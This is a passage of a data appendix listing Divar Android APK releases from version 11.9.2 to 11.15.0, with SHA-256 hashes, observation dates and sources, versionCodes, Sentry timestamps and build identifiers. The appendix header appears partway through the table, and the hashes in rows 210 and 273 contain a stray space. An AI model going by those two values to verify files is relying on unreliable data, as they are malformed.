190	11.9.2	f8bfc9211034a4109ac5aec6deff8036bab3b278ec0ff56f25e5d02107a81bfd	N	2023-08-21	VT	230819010	2023-08-19 G	N81	-	-	-	-	93ddb6c0-a5d
191	11.9.3	61053573a1a15a04e6ea45ca4b8e489bbad9678be067cc3d27da10c6b3f100eb	P	2023-08-23	VT	230822020	2023-08-22 G	N81	-	-	-	-	ab1020b9-d26
192	11.9.4	95c4722435f7bc6cfeb230a16b0d53b36b5f62f553594dee4c0576d9982794aa	N	2023-09-05	VT	230903000	2023-09-03 G	N81	-	-	-	-	6f9039c5-239
193	11.9.5	284d88348398bf52aa48dabce78be9099d25f670a7cab304582aa9d97d91a4da	N	2023-09-22	VT	230911010	2023-09-11 G	N81	-	-	-	-	301e249d-0fa
194	11.9.6	4b6baad65804ba42637bada56d972f8c956e904fbdd7c8cabc35897a4f2af606	P	2023-12-14	UPT	230925010	2023-09-25 G	N81	-	-	-	-	8cc0b9b5-f01
195	11.9.7	ed7562ae404f7f25ba6dc21ebdd5af01e81e50f282d5a8479eae0cb0415bee65	P	2023-10-03	VT	230925020	2023-09-25 G	N81	-	-	-	-	b4d17667-5dc
196	11.9.8	3a4054a68fdb4156c250ff9f51ab1faabdb7e56529b21f96e0d9e9f7d868d48f	P	2023-10-16	VT	231008010	2023-10-08 G	N81	-	-	-	-	7f92213e-aba
197	11.9.9	0c0f91c55fb7a09e4eb0903bfff67819671c1bd232aad4eec3e39126ce61ab68	P	2023-10-30	VT	231022010	2023-10-22 G	N81	-	-	-	-	4141c476-890
198	11.10.0	5e999bf5506802ff1450895ae079a6fef927f7cab93e62103fce61dbd845a510	P	2023-11-13	VT	231105010	2023-11-05 G	N81	-	-	-	-	a0b059e9-165
199	11.10.1	51055520dab6e7b0d7e8c3344d9493dfdc00a74857a0fcfd926d658451c70fe5	P	2023-11-26	UPT	231119010	2023-11-19 G	N81	-	-	-	-	150c5d0c-35f
200	11.10.2	f3e10444baa34b66365794735cefab414a04291d9026d021b1e5ac50927de781	P	2023-12-10	VT	231204020	2023-12-04 G	N81	-	-	-	-	956c68d3-99a
201	11.10.3	414dc672823219b6e1be765d4f0017a00c32949132b6ac999683fbf568e84318	P	2023-12-25	VT	231218010	2023-12-18 G	N81	-	-	-	-	66a85be4-39e
202	11.10.4	3c596f76c07e2121bdf4d9e4ae2dbb15314a80479ed51d1da103602d5b1f1428	P	2024-01-08	VT	240101010	2024-01-01 G	N81	-	-	-	-	fb714943-04c
203	11.10.5	1d1ad55653dc443f51c3aa58e18c171aa2d04d4e27c10d1f5382268968c817f9	P	2024-01-23	VT	240114010	2024-01-14 G	N81	-	-	-	-	95f0510b-f12
204	11.10.6	275a0810e7a4ae471941e85db77c9cf3a3638347d0c7e181bedce7bd8db0a68c	P	2024-02-05	VT	240128010	2024-01-28 G	N81	-	-	-	-	ffb3514f-1c5
205	11.10.7	df0c10f5adf70f800956a5d1af501eb2cd162314afe5f48bec503e21cec6062b	P	2024-02-19	VT	240212010	2024-02-12 G	N81	-	-	-	-	6c40a19a-5c6
206	11.11.0	c94ceb21fe6c9c19cf0c4ae1cd3b379f7988e816d933ae53ad7c3c40c3c75fa5	P	2024-03-10	VT	240228010	2024-02-28 G	N81	-	-	-	-	15049a76-566
207	11.11.1	9cc99f0b2ce752539a08202893b5332de7d463f85019e347a9fa5c9c730ee571	P	2024-04-16	VT	240407010	2024-04-07 G	N81	-	-	-	-	14304b0d-a9f
208	11.11.2	12fc26635370d930f2d9bc85867884dd883ae818ac0c4976d7caaab2845086a9	P	2024-04-28	VT	240421010	2024-04-21 G	N81	-	-	-	-	4e11412a-a4b
209	11.11.3	67553b6a1b075f11e0f33059f990dd2244b872597c5ef2d34e5a1c39c9e894bc	P	2024-05-14	VT	240505010	2024-05-05 G	N81	-	-	-	-	fce94ebf-f5a
210	11.11.4	06cfa4928756779746 90eab2a0476a8dd72aaccbfcc653019fdd277625efa269	P	2024-05-27	VT	240519020	2024-05-19 G	N81	-	-	-	-	7da884ed-fd2
211	11.12.0-beta	1fb0fa9015283d0c28f7a9e351d2925c2abff9c6b51ea2727da5ef06e6da0157	N	2024-06-18	VT	240616000	2024-06-16 G	N81	-	-	-	-	09a6a91a-24c
212	11.12.0	18cb05e733f71d88b76466ebde6df56d5b49fc94e4a223029cd1cbe6fd41cd6b	P	2024-06-24	VT	240616010	2024-06-16 G	N81	-	-	-	-	98fc6e7d-7d5
213	11.12.1	5d3d3452298cfc76d3393f7eafec35c638e0797a81e0bbebe3b1738cb0fc294e	P	2024-07-09	VT	240701010	2024-07-01 G	N81	-	-	-	-	89dc8449-70a
214	11.12.2	3134990f4fcf66ea5c291ad107e56a7b8869278e44ed0140824c11bb820b5ac5	P	2024-08-05	VT	240728010	2024-07-28 G	N81	-	-	-	-	747a0e55-6cc
215	11.12.3	4a26e750da01879e91dc3d823a08038eec0b02074dcb5161e3fcc4c644502183	P	2024-08-19	VT	240811010	2024-08-11 G	N81	-	-	-	-	2ba32f07-348
216	11.12.4	38d27f25b59c81998467b928878d7de0adc85a2a5f02756180812e1cc75b3ab0	P	2024-09-01	VT	240826020	2024-08-26 G	N81	-	2024-09-01 10:33	f5278aee050c	-	0498272b-8cf
217	11.12.5	81bfd39bbc5b395a61a6dd804b6802fd28091564d2ae28cd77a2fbedb80da0de	P	2024-09-14	VT	240908010	2024-09-08 G	N81	-	2024-09-14 12:56	645720605cd7	-	3cb7eba7-69d
218	11.12.6	d73ad3784f54f2fa31a089579a8d13cf19a12f76e18cb5aeea71e1524e09232d	P	2024-09-29	VT	240923010	2024-09-23 G	N81	-	2024-09-29 09:48	b8f54eb3f866	-	57fb4b64-bc1
219	11.12.7	b5bc08eabc46703a481952fa4487ca9d6800fb13f4892662b850f2ccfc2e5a38	P	2024-10-13	VT	241006010	2024-10-06 G	N81	-	2024-10-13 13:53	761c2807e69b	-	58a22147-b3b
220	11.12.8	ffba625120a34a9c189ab25ecf4fcb0945548355364bdbdf964c532e80153830	P	2024-10-27	VT	241020010	2024-10-20 G	N81	-	2024-10-26 15:20	046055c785df	-	2701d29b-d89
221	11.13.0	dd36f4a146deb55247917552063bfcc6854ec3efb93a5e438cddf9cfed689cc8	P	2024-11-10	VT	241104010	2024-11-04 G	N81	-	2024-11-09 19:30	b047e22d9aa1	-	dbe51209-98f
222	11.13.1	b93266fbbb29718c77a4dfaa26a4e0a181a9ab14112a53ba82c1a1a6469918d6	P	2024-11-23	VT	241117010	2024-11-17 G	N81	-	2024-11-23 14:25	698b0f5b79a8	-	a0bbead5-040
223	11.13.2	677cd05adc9a448f963f9386e2d89174a745768e31031053a40b9c0cbcd8887c	P	2024-12-09	VT	241201010	2024-12-01 G	N81	-	2024-12-08 17:26	132dd60c7fbf	-	698a4a6e-b0a
224	11.13.3	58c59c8f1c35b02223e6a4cb75a1982c0419c1f24711b9d843d169ccda073a0e	P	2024-12-21	VT	241215010	2024-12-15 G	N81	-	2024-12-21 12:46	5da96d6023e7	-	fcf15beb-641
225	11.13.4	2352ff767432cc214f5bd51da881ba5a2d4feda4739867b9aa9ea123ada53b94	P	2025-01-04	VT	241229010	2024-12-29 G	N81	-	2025-01-04 13:11	3aac05e33d60	-	2f8ffcca-d98
226	11.13.5	9ef4641c7ab7e99722961c2475c5bae2b2d56424b326c606e0307a6aa3c75e42	P	2025-01-20	VT	250112010	2025-01-12 G	N81	-	2025-01-19 16:43	632f308c4b76	-	40abc287-2f6
227	11.13.6	da2828e05e6756d33f700d7db948f457b9a8c62319c112d39bfe397f32eee7e7	P	2025-02-03	VT	250126010	2025-01-26 G	N81	-	2025-02-02 15:37	a08e0d4faed7	-	adeecc85-655
228	11.13.7	28f91e4107cd90d63771b43ae9e8e2aa56784a09cdbfee945ef7fc1fd93a22cb	P	2025-02-18	VT	250209010	2025-02-09 G	N81	-	2025-02-16 16:40	d75c11def16f	-	7f8d09ca-2cf

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.

RELEASE-MARKER MATRIX

DATA APPENDIX / 282 EXACT SIGNED APKS / DIVAR 3.3 - 11.15.0 / 2013-2026

Chronological by versionCode

Dates are package or observation clues, not verified publication dates. Full raw fields and links accompany this appendix in CSV.

Code day: J = Persian-calendar encoding; G = Gregorian encoding; C = early clock-style encoding. ZIP: N80/N81 = normalized dates.

#	Version	SHA-256	Route	Seen*	Basis	verCode	Code day+	ZIP	Crashlytics	Sentry	Git	Crash ID	PG UUID
229	11.13.8	df2c7fa3f55b2abec34f8e178230dcfd1401edf10f6a9d6e1b4a674ac61c1139	P	2025-03-10	VT	250302010	2025-03-02 G	N81	-	2025-03-09 18:04	1f89fe4fb5f3	-	41f509af-b86
230	11.13.9	7d5b766309ebdbf1cf58a2a8f8a563b3ebf18c66df8d69416de02f01999fb6eb	P	2025-04-14	VT	250407010	2025-04-07 G	N81	-	2025-04-13 13:20	ddb3cea13adf	-	061efe02-29a
231	11.13.10	c8b6a3a01d28ed82372ae33b485eb2b4d115c1f195ca1fa42482bda3b7afef64	P	2025-04-28	VT	250420010	2025-04-20 G	N81	-	2025-04-27 13:28	af3278775bd6	-	af9689a4-99e
232	11.13.11	9f232774bfacd3bdbac960a2ce957ae619c88db8b836f2136794612f5bfacf5d	P	2025-05-03	VT	250420020	2025-04-20 G	N81	-	2025-04-30 14:36	25413c74d78c	-	3a8eb1bf-56d
233	11.13.12	8c8e7406a745c31cf67bfc44c69262676f86a3e41b6ca6fb2914926600a80b22	N	2025-05-12	VT	250504010	2025-05-04 G	N81	-	2025-05-11 12:57	4a2e9cb5e8a0	-	a68315ac-9cd
234	11.13.12	f13e2dc2db2cde6cbad66da1c3cc0cb3986ba14c8fa3349e751806319a276535	N	2025-05-21	VT	250504020	2025-05-04 G	N81	-	2025-05-12 11:43	63f1a6532d75	-	52faaac8-868
235	11.13.13	4a9e9d0553c9fdc2e55af5fd0d2e9853dd61b994681d4137918ca4d9f1f8e6bc	N	2025-05-26	VT	250518010	2025-05-18 G	N81	-	2025-05-25 16:03	fc305859191e	-	596667c8-9af
236	11.13.14	0fe66bde25e6af845183e71af22bed9c88052157ebf24efb644e314d974d374f	N	2025-06-10	VT	250602010	2025-06-02 G	N81	-	2025-06-10 08:23	d87bfeeb3b3f	-	11207125-993
237	11.13.15	046afaf397d41fe10a670934bb6a6733cecec52513b5e70f2f765897a804b151	N	2025-06-30	VT	250622010	2025-06-22 G	N81	-	2025-06-30 09:24	9ade6d765e9d	-	40dbfe26-319
238	11.13.16	935a183265a06d50a3e57bdaa4ef56c6a84574f7ef5fdabad250ca227110eaa9	N	2025-07-14	VT	250707010	2025-07-07 G	N81	-	2025-07-14 13:27	255b2667d18c	-	812233a3-29d
239	11.13.17	3a33d8c8e3ed1ffdc0217a48d0ba7c6495d79fd01584b16746c5c6e6af072932	N	2025-07-28	VT	250720010	2025-07-20 G	N81	-	2025-07-27 14:13	f434f5fb592e	-	687ccd2c-f25
240	11.13.18	67cc91139d748bda282b577bbcdf27fcd304ccd5948b5db383d0f74c4e36c041	N	2025-08-12	VT	250804010	2025-08-04 G	N81	-	2025-08-11 12:50	a7918d2b68bd	-	ea46fdfd-15d
241	11.13.19	79b9daf09635bc08e80d26c9828f7d647f2a23c33ed1836fb00df70599fa2292	N	2025-09-08	VT	250817010	2025-08-17 G	N81	-	2025-08-25 10:32	6f151819d7bc	-	152a84fd-0a5
242	11.13.20	0bac2690dced1ba7fd5f9364eed49985c9fd9a7852ff9f4907313925663efc39	N	2025-09-15	VT	250902010	2025-09-02 G	N81	-	2025-09-09 07:28	0fca6dd06196	-	426b3231-825
243	11.14.1	296734e5758242cce5ef7a21ef9128c2110abc2f4610a23097ba6b5e8fa9fb45	N	2025-09-25	VT	250914010	2025-09-14 G	N81	-	2025-09-21 13:48	f2f5978f13f3	-	e73170dd-522
244	11.14.2	73b6fedb0da9a842523b994b20defd01abb163dd24e93d3e730c1091dc04ea7d	N	2025-10-05	VT	250928010	2025-09-28 G	N81	-	2025-10-05 11:16	61674857e216	-	54e675c0-33c
245	11.14.3	c1c42fccbdf0d1beb57af0041fe930071462fd9d489a8d02778b76c1b1f52108	N	2025-10-26	VT	251012010	2025-10-12 G	N81	-	2025-10-19 17:36	0de519384eee	-	244800ba-c23
246	11.14.4	2e8b96a6801e4defb4169491e92e00ae9d595d038e7f03bca60ed80a60ca2cb0	N	2025-11-12	VT	251026020	2025-10-26 G	N81	-	2025-11-08 11:01	95aed0923344	-	d3662996-070
247	11.14.5	2d175a904337bd1c9b024e9c1b9bf2accbc9f133988b09ba074ad5c647659aad	N	2025-11-20	VT	251111010	2025-11-11 G	N81	-	2025-11-17 09:06	23cfb68d84e2	-	f224dda8-442
248	11.14.5	fa3de3e1240382744814a75f9f4d1f638a98d3afca41d646eb860f3020b675b1	N	2025-11-21	VT	251111010	2025-11-11 G	N81	-	2025-11-17 09:13	23cfb68d84e2	-	f224dda8-442
249	11.14.6	bfd4b3b24f91c942abf947e142d305c1a8ebb80e051ff8a6a48e90053acfca80	N	2025-12-03	VT	251125010	2025-11-25 G	N81	-	2025-12-01 09:43	9bac7f4dd8fa	-	85a6dc90-9c5
250	11.14.7	4945f271482a4e45855fab6b5f681019486f7a65807ab7797a54ce3586f24312	N	2025-12-16	VT	251209010	2025-12-09 G	N81	-	2025-12-15 09:38	8839431354fd	-	0e67f965-fe7
251	11.14.8	468c06a9741ccdb904c0dce898c2109d7d244c1459460c67593b84abffeab94d	N	2026-01-05	VT	251223010	2025-12-23 G	N81	-	2025-12-31 07:56	bcba5562307c	-	1dd7a3e1-cce
252	11.14.8.1	c6ef7533fb6df169d09508f8a7d44ab1c3437430b05a5fe1fd542d7e050c17ee	N	2026-01-23	VT	260113000	2026-01-13 G	N81	-	2026-01-13 15:47	4af9999451ac	-	a0173d4a-026
253	11.14.9	1636d586bd89ae68cf9d8214b3ab31ddda60f3c05b8b4a4eed724520f2cc7bad	N	2026-02-02	VT	260127010	2026-01-27 G	N81	-	2026-01-27 11:57	195f6e1e9edf	-	253e9c5a-7be
254	11.14.10	9e6a9955d9b6e1db5636d4213c386944da8e740170f4e6159b2ecb202decb0db	P	2026-02-24	VT	260208010	2026-02-08 G	N81	-	2026-02-16 13:50	a0bdd2186e84	-	6d87d55b-940
255	11.14.11	c0b2074818d089cd18bc1b00b62d8999f889eb39b2f03f0923496c9fbc3ca929	P	2026-03-20	VT	260303010	2026-03-03 G	N81	-	2026-03-03 17:42	d429007de30a	-	89370e7d-0c9
256	11.14.11	fba2441f0030de7392d9e30e2ff629bd1e1d7cf9aa3cfc522e8d85330d7f191c	P	2026-05-29	VT	260303010	2026-03-03 G	N81	-	2026-03-18 19:59	8cf778313eb4	-	89370e7d-0c9
257	11.14.12	85b3a2826986f61b583475a9f88570b082cc4e5cae30f409117bf9bbc750ece1	B	2026-05-24	VT	260428010	2026-04-28 G	N81	-	2026-05-17 13:32	5316c7797c1f	-	c20f7d12-56f
258	11.14.12.1	152c788fd27af2d9115d55bc1e18d8ea70dca107a2747dabe74576041b77fac9	B	2026-05-28	VT	260428020	2026-04-28 G	N81	-	2026-05-26 03:33	1290228f4916	-	38102d1b-c72
259	11.14.12.1	2ee97235aa6e8b46d1a38713b936a542338f96b0f590b3cb747ddccc6cd69848	B	2026-07-14	VT	260428020	2026-04-28 G	N81	-	2026-05-26 03:33	1290228f4916	-	38102d1b-c72
260	11.14.13	66ff5f83890dffc39c1920e09f49a6d56a68f7ea196765fc4af3e94e75433e38	B	2026-06-02	VT	260526010	2026-05-26 G	N81	-	2026-05-31 18:05	8c45a4fbc92d	-	c0c5d6aa-e05
261	11.14.14	38052e14d4d68bb0ded3547165c6173e4b42ff4e691c4d9b51cbd3dfd84602a6	B	2026-06-19	VT	260609010	2026-06-09 G	N81	-	2026-06-16 10:31	a313ee00cef8	-	513c3c51-0bc
262	11.14.14	aa804483289b5ab650d0cca9d6a74a700c921e48e2be67a831f8078953f9e203	B	2026-06-27	VT	260609010	2026-06-09 G	N81	-	2026-06-16 10:18	a313ee00cef8	-	513c3c51-0bc
263	11.14.15-b	9c02f4467d5495bdcdd2c9783a496d665ba128a81f6793e7018e8b59382b4a6f	N	2026-07-03	VT	260623010	2026-06-23 G	N81	-	2026-06-29 16:54	871dcdadda67	-	fe3c424f-b87
264	11.14.15-b	59cb24def61fd2e691caee9603d8467f52f2a8efe29df17cb3fa60bf58a20d2a	N	2026-07-13	VT	260623010	2026-06-23 G	N81	-	2026-06-29 16:54	871dcdadda67	-	fe3c424f-b87
265	11.14.16-b	23153f14683f6671043062ba1893bdc74c2e781c56d4ded05c650b7b65273065	B	2026-07-17	VT	260707010	2026-07-07 G	N81	-	2026-07-13 13:27	458b85820d57	-	c30dea15-df3
266	11.14.16-w	0b871191a74983326cecfbf06ac6e954fb2fd6a62d9d54b9a1c1f27f5a105037	B	2026-07-23	VT	260707010	2026-07-07 G	N81	-	2026-07-15 09:00	458b85820d57	-	a78d8523-4ac
267	11.14.16-b	a49165d7493128f71c20f96f1c02e573dfc6c16c631fb2b69dd2ba7d41ee9f85	B	2026-07-24	VT	260707010	2026-07-07 G	N81	-	2026-07-13 13:27	458b85820d57	-	c30dea15-df3
268	11.14.17-b	0b194dab7e4600fb9e04d3c9828025ae650ed463f49f58e24f44db94a8cc3108	B	2026-07-29	VT	260721010	2026-07-21 G	N81	-	2026-07-26 10:59	eaff4dd29db3	-	aae22224-17e
269	11.14.17-w	2766aaf153f586ba7814812d7abef12cab46e9b9a72fcec344412f11a8e13238	B	2026-07-30	VT	260721010	2026-07-21 G	N81	-	2026-07-29 10:42	ab57c54997a8	-	50077acf-696
270	11.14.17-b	5226e1a1b8884c06904fc592eba51cf6412d71a139ee5e552d803fbedc26ea60	B	2026-08-04	VT	260721010	2026-07-21 G	N81	-	2026-07-26 10:59	eaff4dd29db3	-	aae22224-17e
271	11.14.18-b	f10f785165adba3c8165f27576755305c970ea58807eb3c10007cb0ba48996a8	B	2026-08-15	VT	260805010	2026-08-05 G	N81	-	2026-08-11 10:55	f070ac56dfd0	-	108c5bbb-583
272	11.14.18-b	51ddae42e93fa7f690ba5adc9bb9de39b57ac1a3f719dcb798e383ba61897000	B	2026-08-20	VT	260805010	2026-08-05 G	N81	-	2026-08-11 10:55	f070ac56dfd0	-	108c5bbb-583
273	11.14.18-w	c8e510f6dbed5d041baeb0b6c54a7aea4311a009ff22663962466 57ba14b3c39	B	2026-08-24	VT	260805010	2026-08-05 G	N81	-	2026-08-11 14:44	f070ac56dfd0	-	725730ca-662
274	11.14.19-b	de294c3e2d681e8acbe1f5e673e709a781dbe53bf213d9ac64b06648c6e63cc1	H	2026-08-29	VT	260818010	2026-08-18 G	N81	-	2026-08-24 12:35	a553c814ebec	-	2931b913-8b3
275	11.14.19.1-b	5e9b34e256da8d4a2c8315d99885f9eb0cdfbb0bcb7338d13758974dc8bae660	B	2026-08-27	VT	260818020	2026-08-18 G	N81	-	2026-08-25 15:20	15f9920fb17c	-	f0ae39b9-19b
276	11.14.19.1-b	30b7fedb289fe6413554bf4597765820a508b47225e1282afe304f1c6e554467	B	2026-09-02	VT	260818020	2026-08-18 G	N81	-	2026-08-25 15:20	15f9920fb17c	-	f0ae39b9-19b
277	11.14.19.1-w	9445d614ec7fbaf697d4ca4bdd8a4f28f71e36eb9584507bb77d1299197364a3	B	2026-09-06	VT	260818020	2026-08-18 G	N81	-	2026-09-01 10:12	15f9920fb17c	-	fb640187-acd
278	11.14.20-b	cdaf0bf256269eec249787299b5ebb7058f3944c86b14debfa41f9c263ad17da	B	2026-09-10	VT	260901010	2026-09-01 G	N81	-	2026-09-07 12:26	44fe917d88f1	-	ae61b189-ee9
279	11.14.20-b	51ec88944c7e79deb488ca2c91e1f131ac537a26a4affb0eb026115b06b0fc8f	B	2026-09-11	VT	260901010	2026-09-01 G	N81	-	2026-09-07 12:26	44fe917d88f1	-	ae61b189-ee9
280	11.14.20-w	bbcb365f04373f6ef2546186f4ebe21efcf161f1908b5f922242af5d34678be1	B	2026-09-14	VT	260901010	2026-09-01 G	N81	-	2026-09-13 10:40	44fe917d88f1	-	25697396-05f
281	11.15.0-w	2c57177e254ec914883a2ed33716e703fad1e2cd21f022332b79a06667852db8	N	2026-09-22	VT	260921010	2026-09-21 G	N81	-	2026-09-21 12:23	e598900196fb	-	215e0608-9d8
282	11.15.0-b	7d2f2dbea3b6066971275c9269b16705265b576a6cf349d5c8df3490d8c19274	N	2026-10-03	VT	260921010	2026-09-21 G	N81	-	2026-09-21 13:32	e598900196fb	-	d6497ede-50b

* Earliest recorded external observation and source (VT / KRN / APK / UPT / FAB); never a release guarantee. + Parsed versionCode day is an inference.

ZIP real times have unknown timezone; Crashlytics/Sentry UTC are generated assets. Route: P push, H HTTP header, B both, N inspected routes absent.